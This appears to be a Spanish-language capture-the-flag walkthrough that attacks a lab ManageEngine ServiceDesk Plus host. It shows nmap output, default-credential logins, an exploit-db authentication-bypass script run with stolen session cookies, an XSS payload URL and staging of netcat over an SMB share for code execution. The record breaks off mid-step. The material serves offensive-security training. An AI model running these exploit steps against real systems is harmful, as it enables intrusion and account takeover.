


ping -c 3 10.10.10.132
PING 10.10.10.132 (10.10.10.132) 56(84) bytes of data.64 bytes from 10.10.10.132: icmp_seq=1 ttl=127 time=201 ms64 bytes from 10.10.10.132: icmp_seq=2 ttl=127 time=133 ms64 bytes from 10.10.10.132: icmp_seq=3 ttl=127 time=133 ms
TTL= 127 = Maquina Windows
Recon
nmap -sCV -p 135,445,8080,49667 10.10.10.132 -oN targeted# Nmap 7.95 scan initiated Mon Jul 28 20:21:35 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 135,445,8080,49667 -oN targeted 10.10.10.132Nmap scan report for 10.10.10.132Host is up (0.13s latency).
PORT STATE SERVICE VERSION135/tcp open msrpc Microsoft Windows RPC445/tcp open microsoft-ds?8080/tcp open http-proxy -|_http-title: ManageEngine ServiceDesk Plus|_http-server-header: -| fingerprint-strings:| GetRequest:| HTTP/1.1 200 OK| Set-Cookie: JSESSIONID=3D4775CC5DBE6BAF221E65F4C3FEA826; Path=/; HttpOnly| Cache-Control: private| Expires: Thu, 01 Jan 1970 01:00:00 GMT| Content-Type: text/html;charset=UTF-8| Vary: Accept-Encoding| Date: Tue, 29 Jul 2025 00:21:44 GMT| Connection: close| Server: -| <!DOCTYPE html>| <html>| <head>| <meta http-equiv="X-UA-Compatible" content="IE=Edge">| <script language='JavaScript' type="text/javascript" src='/scripts/Login.js?9309'></script>| <script language='JavaScript' type="text/javascript" src='/scripts/jquery-1.8.3.min.js'></script>| <link href="/style/loginstyle.css?9309" type="text/css" rel="stylesheet"/>| <link href="/style/new-classes.css?9309" type="text/css" rel="stylesheet">| <link href="/style/new-classes-sdp.css?9309" type="text/css" rel="stylesheet">| <link href="/style/conflict-fix.css?9309" type="text/css" rel="stylesheet">| HTTPOptions:| HTTP/1.1 200 OK| Set-Cookie: JSESSIONID=421AA7B4E3E85147CFABEE35F433C011; Path=/; HttpOnly| Cache-Control: private| Expires: Thu, 01 Jan 1970 01:00:00 GMT| Content-Type: text/html;charset=UTF-8| Vary: Accept-Encoding| Date: Tue, 29 Jul 2025 00:21:46 GMT| Connection: close| Server: -| <!DOCTYPE html>| <html>| <head>| <meta http-equiv="X-UA-Compatible" content="IE=Edge">| <script language='JavaScript' type="text/javascript" src='/scripts/Login.js?9309'></script>| <script language='JavaScript' type="text/javascript" src='/scripts/jquery-1.8.3.min.js'></script>| <link href="/style/loginstyle.css?9309" type="text/css" rel="stylesheet"/>| <link href="/style/new-classes.css?9309" type="text/css" rel="stylesheet">| <link href="/style/new-classes-sdp.css?9309" type="text/css" rel="stylesheet">|_ <link href="/style/conflict-fix.css?9309" type="text/css" rel="stylesheet">49667/tcp open msrpc Microsoft Windows RPC1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port8080-TCP:V=7.95%I=7%D=7/28%Time=68881418%P=x86_64-pc-linux-gnu%r(GeSF:tRequest,25D6,"HTTP/1\.1\x20200\x20OK\r\nSet-Cookie:\x20JSESSIONID=3D47SF:75CC5DBE6BAF221E65F4C3FEA826;\x20Path=/;\x20HttpOnly\r\nCache-Control:\SF:x20private\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2001:00:00\x20GMT\SF:r\nContent-Type:\x20text/html;charset=UTF-8\r\nVary:\x20Accept-EncodingSF:\r\nDate:\x20Tue,\x2029\x20Jul\x202025\x2000:21:44\x20GMT\r\nConnectionSF::\x20close\r\nServer:\x20-\r\n\r\n<!DOCTYPE\x20html>\n<html>\n<head>\n<SF:meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=Edge\">\n\n\n\n\SF:r\n\n\x20\x20\x20\x20<script\x20language='JavaScript'\x20type=\"text/jaSF:vascript\"\x20src='/scripts/Login\.js\?9309'></script>\n\x20\x20\x20\x2SF:0<script\x20language='JavaScript'\x20type=\"text/javascript\"\x20src='/SF:scripts/jquery-1\.8\.3\.min\.js'></script>\n\x20\x20\x20\x20\n\x20\x20\SF:x20\x20<link\x20href=\"/style/loginstyle\.css\?9309\"\x20type=\"text/csSF:s\"\x20rel=\"stylesheet\"/>\n\x20\x20\x20\x20<link\x20href=\"/style/newSF:-classes\.css\?9309\"\x20type=\"text/css\"\x20rel=\"stylesheet\">\n\x20SF:\x20\x20\x20<link\x20href=\"/style/new-classes-sdp\.css\?9309\"\x20typeSF:=\"text/css\"\x20rel=\"stylesheet\">\n\x20\x20\x20\x20<link\x20href=\"/SF:style/conflict-fix\.css\?9309\"\x20type=\"text/css\"\x20rel=\"stylesheeSF:t\">")%r(HTTPOptions,25D6,"HTTP/1\.1\x20200\x20OK\r\nSet-Cookie:\x20JSESF:SSIONID=421AA7B4E3E85147CFABEE35F433C011;\x20Path=/;\x20HttpOnly\r\nCacSF:he-Control:\x20private\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2001:0SF:0:00\x20GMT\r\nContent-Type:\x20text/html;charset=UTF-8\r\nVary:\x20AccSF:ept-Encoding\r\nDate:\x20Tue,\x2029\x20Jul\x202025\x2000:21:46\x20GMT\rSF:\nConnection:\x20close\r\nServer:\x20-\r\n\r\n<!DOCTYPE\x20html>\n<htmlSF:>\n<head>\n<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=EdgeSF:\">\n\n\n\n\r\n\n\x20\x20\x20\x20<script\x20language='JavaScript'\x20tySF:pe=\"text/javascript\"\x20src='/scripts/Login\.js\?9309'></script>\n\x2SF:0\x20\x20\x20<script\x20language='JavaScript'\x20type=\"text/javascriptSF:\"\x20src='/scripts/jquery-1\.8\.3\.min\.js'></script>\n\x20\x20\x20\x2SF:0\n\x20\x20\x20\x20<link\x20href=\"/style/loginstyle\.css\?9309\"\x20tySF:pe=\"text/css\"\x20rel=\"stylesheet\"/>\n\x20\x20\x20\x20<link\x20href=SF:\"/style/new-classes\.css\?9309\"\x20type=\"text/css\"\x20rel=\"styleshSF:eet\">\n\x20\x20\x20\x20<link\x20href=\"/style/new-classes-sdp\.css\?93SF:09\"\x20type=\"text/css\"\x20rel=\"stylesheet\">\n\x20\x20\x20\x20<linkSF:\x20href=\"/style/conflict-fix\.css\?9309\"\x20type=\"text/css\"\x20relSF:=\"stylesheet\">");Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:| date: 2025-07-29T00:23:24|_ start_date: N/A| smb2-security-mode:| 3:1:1:|_ Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Mon Jul 28 20:24:02 2025 -- 1 IP address (1 host up) scanned in 146.53 secondsEnumeration

administrator/administrator
guest/guest
Administrator
Despues de estar minutos buscando alguna vulnerabilidad

CVE-2021-44077
https://www.exploit-db.com/exploits/46659
python3 exploit.pyUrl: http://10.10.10.132:8080User with low priv: guest:guestUser to bypass authentication to: administratorGetting a session idSessid:91F37CCD796406B6BE141BD20AD9219FLogging in with low privilege userCaptured authenticated cookies.29F66DA431869841E1E70D9EB4EE4BD6ED7CDD04106A671E511D51B4BA926BA3Captured secondary sessid.317017D200BBDF765FBE791998CD1083Doing the magic step 1.Doing the magic step 2.Captured target session.Set following cookies on your browser.JSESSIONID=B7E0A511C8D49C6B9684CFD08AC46B74JSESSIONIDSSO=76588A444801ED5EDE1AF4B6AF37D7CAfebbc30d=5de808552f224573a8b3087cb580ed50mesdpc9c14c513d=392769731532db01e9ffd0a2b12a0be398e574ff_rem=true
Es vulnerable a XSS tambien
/SolutionSearch.do?searchText=1'%3balert('XSS')%2f%2f706z8rz68&selectName=Solutions
Remote Code Execution
chmod +x nc.exeimpacket-smbserver racc0x $(pwd) -smb2supportAdmin -> Custom Triggers -> New Action
Request -> new 